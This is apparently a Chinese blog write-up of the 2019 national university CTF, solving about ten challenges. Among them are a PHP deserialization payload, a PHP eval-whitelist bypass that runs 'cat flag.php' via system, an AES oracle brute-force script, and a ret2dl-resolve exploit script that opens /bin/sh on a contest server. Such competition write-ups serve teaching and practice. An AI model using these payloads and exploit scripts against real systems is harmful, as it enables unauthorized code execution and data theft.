2019年第十二届全国大学生信息安全竞赛部分WriteUp-jedi

原创

huanghelouzi 于 2019-05-03 13:32:18 发布 4576 收藏 15

分类专栏： # CTF 文章标签： 第十二届全国大学生信息安全竞赛部分writeup CTF CTF国赛

本文链接：https://blog.csdn.net/huanghelouzi/article/details/89787056

CTF 专栏收录该内容

13 篇文章 5 订阅

订阅专栏

第十二届全国大学生信息安全竞赛部分WriteUp

0x00 签到题

操作内容：

下载链接，解压并运行软件，对准两个聚焦圆圈，控制台回车输出flag


FLAG值：

FLAG{87e37d95-6a48-4463-aff8-b0dbd27d3b7d}


0x01 SALEAE

操作内容：

打开发现是.logicdata（逻辑分析仪数据文件）,使用Logic软件打开，根据时钟频率以及通讯方式擦侧是属于SPI通讯，解析得到flag



flag竖着读




FLAG值：

FLAG{12071397-19d1-48e6-be8c-784b89a95e07}

0x02 24c

操作内容：

同上题方式，打开，发现又是IIC协议,解析发现结果



将结果导出为文本格式

尝试拼接发现有问题，然后想到题目名是24c,想到IIC的EEPROM存储芯片24c02，又联想到是IIC协议，想起IIC操作24c02的时候要先发送开始操作的地址，以及NAK这个停止符(想到可能是要修改内容二中断接收)。于是想到\t不是字符，其对应的ASCII是9，也就是从第9号位‘9’开始将”9e”替换为ac,与之前的部分进行拼接然后得到结果。


FLAG值：

FLAG{c46dac10-e9b5-4d90-a883-41cf163bdf4e}

0x03 easyG0

操作内容：

下载链接，经分析，需要输入一些字符串，所以打开ida 搜索please,然后交叉引用返回到地址0x495168



，然后用gdb在0x495168处下断点，单步调试，直到让输入一些字符串，这个地方随便输，就行，然后一直单步执行，会到两个字符串比较的地方，这时可以在栈空间看见flag,如下：

FLAG值：

FLAG{92094daf-33c9-431e-a85a-8bfbd5df98ad}

0x04 JustSoso

操作内容：

在网页源代码中发现提示

php任意文件包含，下面是base64转文本的结果

> index.php

```php
<html>
<?php
error_reporting(0);
$file = $_GET["file"];
$payload = $_GET["payload"];
if(!isset($file)){
 echo 'Missing parameter'.'<br>';
}
if(preg_match("/flag/",$file)){
 die('hack attacked!!!');
}
@include($file);
if(isset($payload)){
    $url = parse_url($_SERVER['REQUEST_URI']);
    parse_str($url['query'],$query);
    foreach($query as $value){
        if (preg_match("/flag/",$value)) {
         die('stop hacking!');
         exit();
        }
    }
    $payload = unserialize($payload);
}else{
   echo "Missing parameters";
}
?>
<!--Please test index.php?file=xxx.php -->
<!--Please get the source of hint.php-->
</html>
```

> hint.php

```php
<?php
class Handle{
    private $handle;
    public function __wakeup(){
  foreach(get_object_vars($this) as $k => $v) {
            $this->$k = null;
        }
        echo "Waking up\n";
    }
 public function __construct($handle) {
        $this->handle = $handle;
    }
 public function __destruct(){
  $this->handle->getFlag();
 }
}

class Flag{
    public $file;
    public $token;
    public $token_flag;

    function __construct($file){
  $this->file = $file;
  $this->token_flag = $this->token = md5(rand(1,10000));
    }

 public function getFlag(){
  $this->token_flag = md5(rand(1,10000));
        if($this->token === $this->token_flag)
  {
   if(isset($this->file)){
    echo @highlight_file($this->file,true);
            }
        }
    }
}
?>
```

我们使用 ///，可以绕过

`url = parse_url($_SERVER['REQUEST_URI']); parse_str($url['query'],$query);`

然后 使用%00 绕过 wakeup；

最后使用=& 链接 指向同一地址 使得token = token_flag即可。

使用payload：

`http://cca41b4bf4704d57b697729ee8950f4c509984bceeb5401c.changame.ichunqiu.com///index.php?file=hint.php&payload=O:6:%22Handle%22:2:{s:14:%22%00Handle%00handle%22;O:4:%22Flag%22:3:{s:4:%22file%22;s:8:%22flag.php%22;s:5:%22token%22;N;s:10:%22token_flag%22;R:4;}}`

FLAG值：

FLAG{064c36f1-f47b-4a35-b172-e27cfa8c74f6}


0x05 puzzles

操作内容：

Question0解四元一次方程：

a1	a2	a3	a4			anwser
13627.00	26183.00	35897.00	48119.00			347561292
23027.00	38459.00	40351.00	19961.00			361760202
38013.00	45589.00	17029.00	27823.00			397301762
43189.00	12269.00	21587.00	33721.00			350830412
						350830412
		ni				
-2.10269E-05	3.93165E-06	1.68511E-06	2.62871E-05	a1=	4006	
1.76993E-07	7.47422E-07	2.74953E-05	-2.33812E-05	a2=	3053	
-2.13614E-06	3.57841E-05	-3.09538E-05	7.40575E-06	a3=	2503	
2.82338E-05	-2.82152E-05	7.65341E-06	-2.48621E-07	a4=	2560	

Question1根据规律可以知道part1为26365399
Question2求极限函数可知part2为7700
Question3根据感应电动势计算公式可知part3为18640
Question4计算立体图形体积，三重积分可得part4为40320



将所得数字进行十六进制转换，得到flag{01924dd7-1e14-48d0-9d80-fa6bed9c7a00}


FLAG值：


FLAG{01924dd7-1e14-48d0-9d80-fa6bed9c7a00}

0x06 usbasp

操作内容：

下载链接，将文件拖进逻辑分析仪中，并设置相关参数，如图：





拉到最后就可以看到flag了，flag竖着读

FLAG值：

FLAG{85b084c6-42e6-495c-87b4-46dfb1df58a0}

0x07 warmup

操作内容：

下载链接，分析代码文件，确定是AES题目。通过分析，可以联想到DDCTF中AES ECB加解密还原（安全通信）类似于本题目，唯一的区别就是ECB换成了另外的CRT，解题的思路和关键点在可控密钥长度，这里选择逐位爆破flag，经过测试可以知道逐位爆破flag，每次16位，重复3位即可;

（类似AES ECB题目链接：https://www.cnblogs.com/kagari/p/8889412.html）

根据分析撸出脚本，如图：

```python
from pwn import *
flagkey="1234567890abcdeflag{}-"
finallyflag=''
flag=''

def conn ():
    global  x
    x = remote("fc32f84bc46ac22d97e5f876e3100922.kr-lab.com",12345)
    x.recvline()
    return x


def get(s,v):
    return  s[v+len('result>plaintext>'):v+32+len('result>plaintext>')]

def burp(pad,f,v):
    p = 16 - pad
    r.sendline('1'*(pad))
    flaghex=get(r.recvline(),v)

    for h in flagkey:
        r.sendline('1'*(pad)+f+h)
        t=get(r.recvline(),v)
        if t==flaghex:
            return h

def getflaghex():
    finallyflag=''
    r=conn()
    pad=15
    for v in [0,32,64]:
        for i in range(16):
            k=burp(pad i,finallyflag,v)
            finallyflag += k
            print finallyflag
    return finallyflag

getflaghex()
```



```
fish /home/ttr/Deskt
flag{9063a267-25ae
flag{9063a267-25ae-
flag{9063a267-25ae-4
flag{9063a267-25ae-45
flag{9063a267-25ae-45a
flag{9063a267-25ae-45a3
flag{9063a267-25ae-45a3-
flag{9063a267-25ae-45a3-9
flag{9063a267-25ae-45a3-9c
flag{9063a267-25ae-45a3-9c6
flag{9063a267-25ae-45a3-9c6e
flag{9063a267-25ae-45a3-9c6e-
flag{9063a267-25ae-45a3-9c6e-6
flag{9063a267-25ae-45a3-9c6e-62
flag{9063a267-25ae-45a3-9c6e-62c
flag{9063a267-25ae-45a3-9c6e-62c0
flag{9063a267-25ae-45a3-9c6e-62c0e
flag{9063a267-25ae-45a3-9c6e-62c0eb
flag{9063a267-25ae-45a3-9c6e-62c0eb1
flag{9063a267-25ae-45a3-9c6e-62c0eb1d
flag{9063a267-25ae-45a3-9c6e-62c0eb1db
flag{9063a267-25ae-45a3-9c6e-62c0eb1db2
flag{9063a267-25ae-45a3-9c6e-62c0eb1db2e
flag{9063a267-25ae-45a3-9c6e-62c0eb1db2e9
flag{9063a267-25ae-45a3-9c6e-62c0eb1db2e9}
Traceback (most recent call last):
  File "text.6.py", line 51, in <module>
    getflaghex()
```



FLAG值：

FLAG{9063a267-25ae-45a3-9c6e-62c0eb1db2e9}

0x08 love_math

操作内容：

查看源代码发现ajax连接一个calc.php文件，访问这个文件



```
<!DOCTYPE html>
<html>
<head>
  <title>计算器</title>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" href="/static/css/bootstrap.min.css">
  <script src="/static/js/jquery-3.3.1.min.js"></script>
  <script src="/static/js/bootstrap.min.js"></script>
</head>
<body>

<div class="container text-center" style="margin-top:30px;">
  <h2>表达式</h2>
  <form id="calc">
    <div class="form-group">
      <input type="text" class="form-control" id="content" placeholder="输入令你头疼的计算式">
    </div>
    <div id='result'></div>
    <button type="submit" class="btn btn-primary">计算</button>
  </form>
</div>
<script>
    $('#calc').submit(function(){
        $.ajax({
            url:"calc.php?c="+encodeURIComponent($("#content").val()),
            type: 'GET',
            success:function(data){
                $("#result").html(`<div class="alert alert-success">
            <strong>答案:</strong>${data}
            </div>`);
            },
            error:function(){
                alert("连接失败!");
            }
        })
        return false;
    })
</script>
</body>
</html>
```

访问之后，给出源代码

```
<?php
error_reporting(0);
//听说你很喜欢数学，不知道你是否爱它胜过爱flag
if(!isset($_GET['c'])){
    show_source(__FILE__);
}else{
    //例子 c=20-1
    $content = $_GET['c'];
    if (strlen($content) >= 80) {
        die("太长了不会算");
    }
    $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]'];
    foreach ($blacklist as $blackitem) {
        if (preg_match('/' . $blackitem . '/m', $content)) {
            die("请不要输入奇奇怪怪的字符");
        }
    }
    //常用数学函数http://www.w3school.com.cn/php/php_ref_math.asp
    $whitelist = ['abs', 'acos', 'acosh', 'asin', 'asinh', 'atan2', 'atan', 'atanh', 'base_convert', 'bindec', 'ceil', 'cos', 'cosh'
    preg_match_all('/[a-zA-Z_\x7f-\xff][a-zA-Z_0-9\x7f-\xff]*/', $content, $used_funcs);
    foreach ($used_funcs[0] as $func) {
        if (!in_array($func, $whitelist)) {
            die("请不要输入奇奇怪怪的函数");
        }
    }
    //帮你算出答案
    eval('echo '.$content.';');
}
```

发现需要绕过两处正则，经过半天的测试，发现可以通过这种方法绕过正则列目录

```
$exp=base_convert;$sin=$exp(1751504350,10,36);$tan=$exp(784,10,36);$sin($tan);
```

然后就是想尽办法读取flag.php的内容，一开始是觉得在这个地方想办法绕过特殊字符，绕过空格使用cat读取文件，到下午之后发现其他的利用方式

base_convert可以进行进制转化并且在白名单中37907361743-hex2bin

dechex可以将十进制转十六进制，1598506324-5f474554

后面就是按照正则绕就OK了。

`payload: /calc.php?c=$pi=base_convert(37907361743,10,36)(dechex(1598506324));($$pi){1}(($$pi){2})&1=system&2=cat%20flag.php`

flag在网页源代码中，

进制转换可以通过这个网站在线转换：https://tool.lu/hexconvert/


FLAG值：

FLAG{846ed64d-b1c4-4c3a-b1d4-54d548077b2d}

0x09 bbvvmm

操作内容：

下载链接，解压文件，直接拖进UE，发现用户名和密码，如图所示：




初看感觉应该是正常的base64，但是在线解密后，发现不对，测试一下，感觉应该是畸形base64解码，如下图：

可以知道用户名经过了rsm加密，然后是base64解码，


最后可以得到用户名为:badrer12

此时密码还没有得到，lda进行反编译一下，单流程有几百个，ida远程进行动态调试，在要输入的数据上下断点，然后查看内存，发现




密码得到为：xyz{|}；

输入用户名和密码，使用pwntools，运行脚本，




得到flag：




FLAG值：

0x10 baby_pwn

操作内容：
下载链接，解压文件，放入ida,分析一波




如下图可以发现，除了明显的栈溢出，没有可以用来leak内存布局，bypass aslr的函数，



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  init();
  vuln();
  return 0;
}
```

反编译read，可以看出有很明显的栈溢出漏洞，但是只有一个read，没有可以用来leak的函数，所以利用ret2dl的解法


关键思路是通过栈溢出来调用read函数在bss段写我们需要的结构和/bin/sh，然后使用dl_resolve_call去调用system，得到shell
脚本编写，如下图：



```
from roputils import *
from pwn import process
from pwn import gdb
from pwn import context
from pwn import remote

r = remote('da61f2425ce71e72c1ef02104c3bfb69.kr-lab.com',33865)
context.log_level = 'debug'

rop = ROP('./pwn')
offset = 44
bss_base = rop.section('.bss')
buf = rop.fill(offset)

buf += rop.call('read', 0, bss_base, 100)
## used to call dl_Resolve()
buf += rop.dl_resolve_call(bss_base + 20, bss_base)
r.send(buf)

buf = rop.string('/bin/sh')
buf += rop.fill(20, buf)

buf += rop.dl_resolve_data(bss_base + 20, 'system')
buf += rop.fill(100, buf)#100
r.send(buf)
r.interactive()
```


利用roputils工具来实现ret2dl（在python中算模块）
直接在github上下载roputils包：https://codeload.github.com/inaz2/roputils/zip/master

运行脚本，得到flag，如图：



FLAG值：

FLAG{212813c713fd088211723ba325350a9d }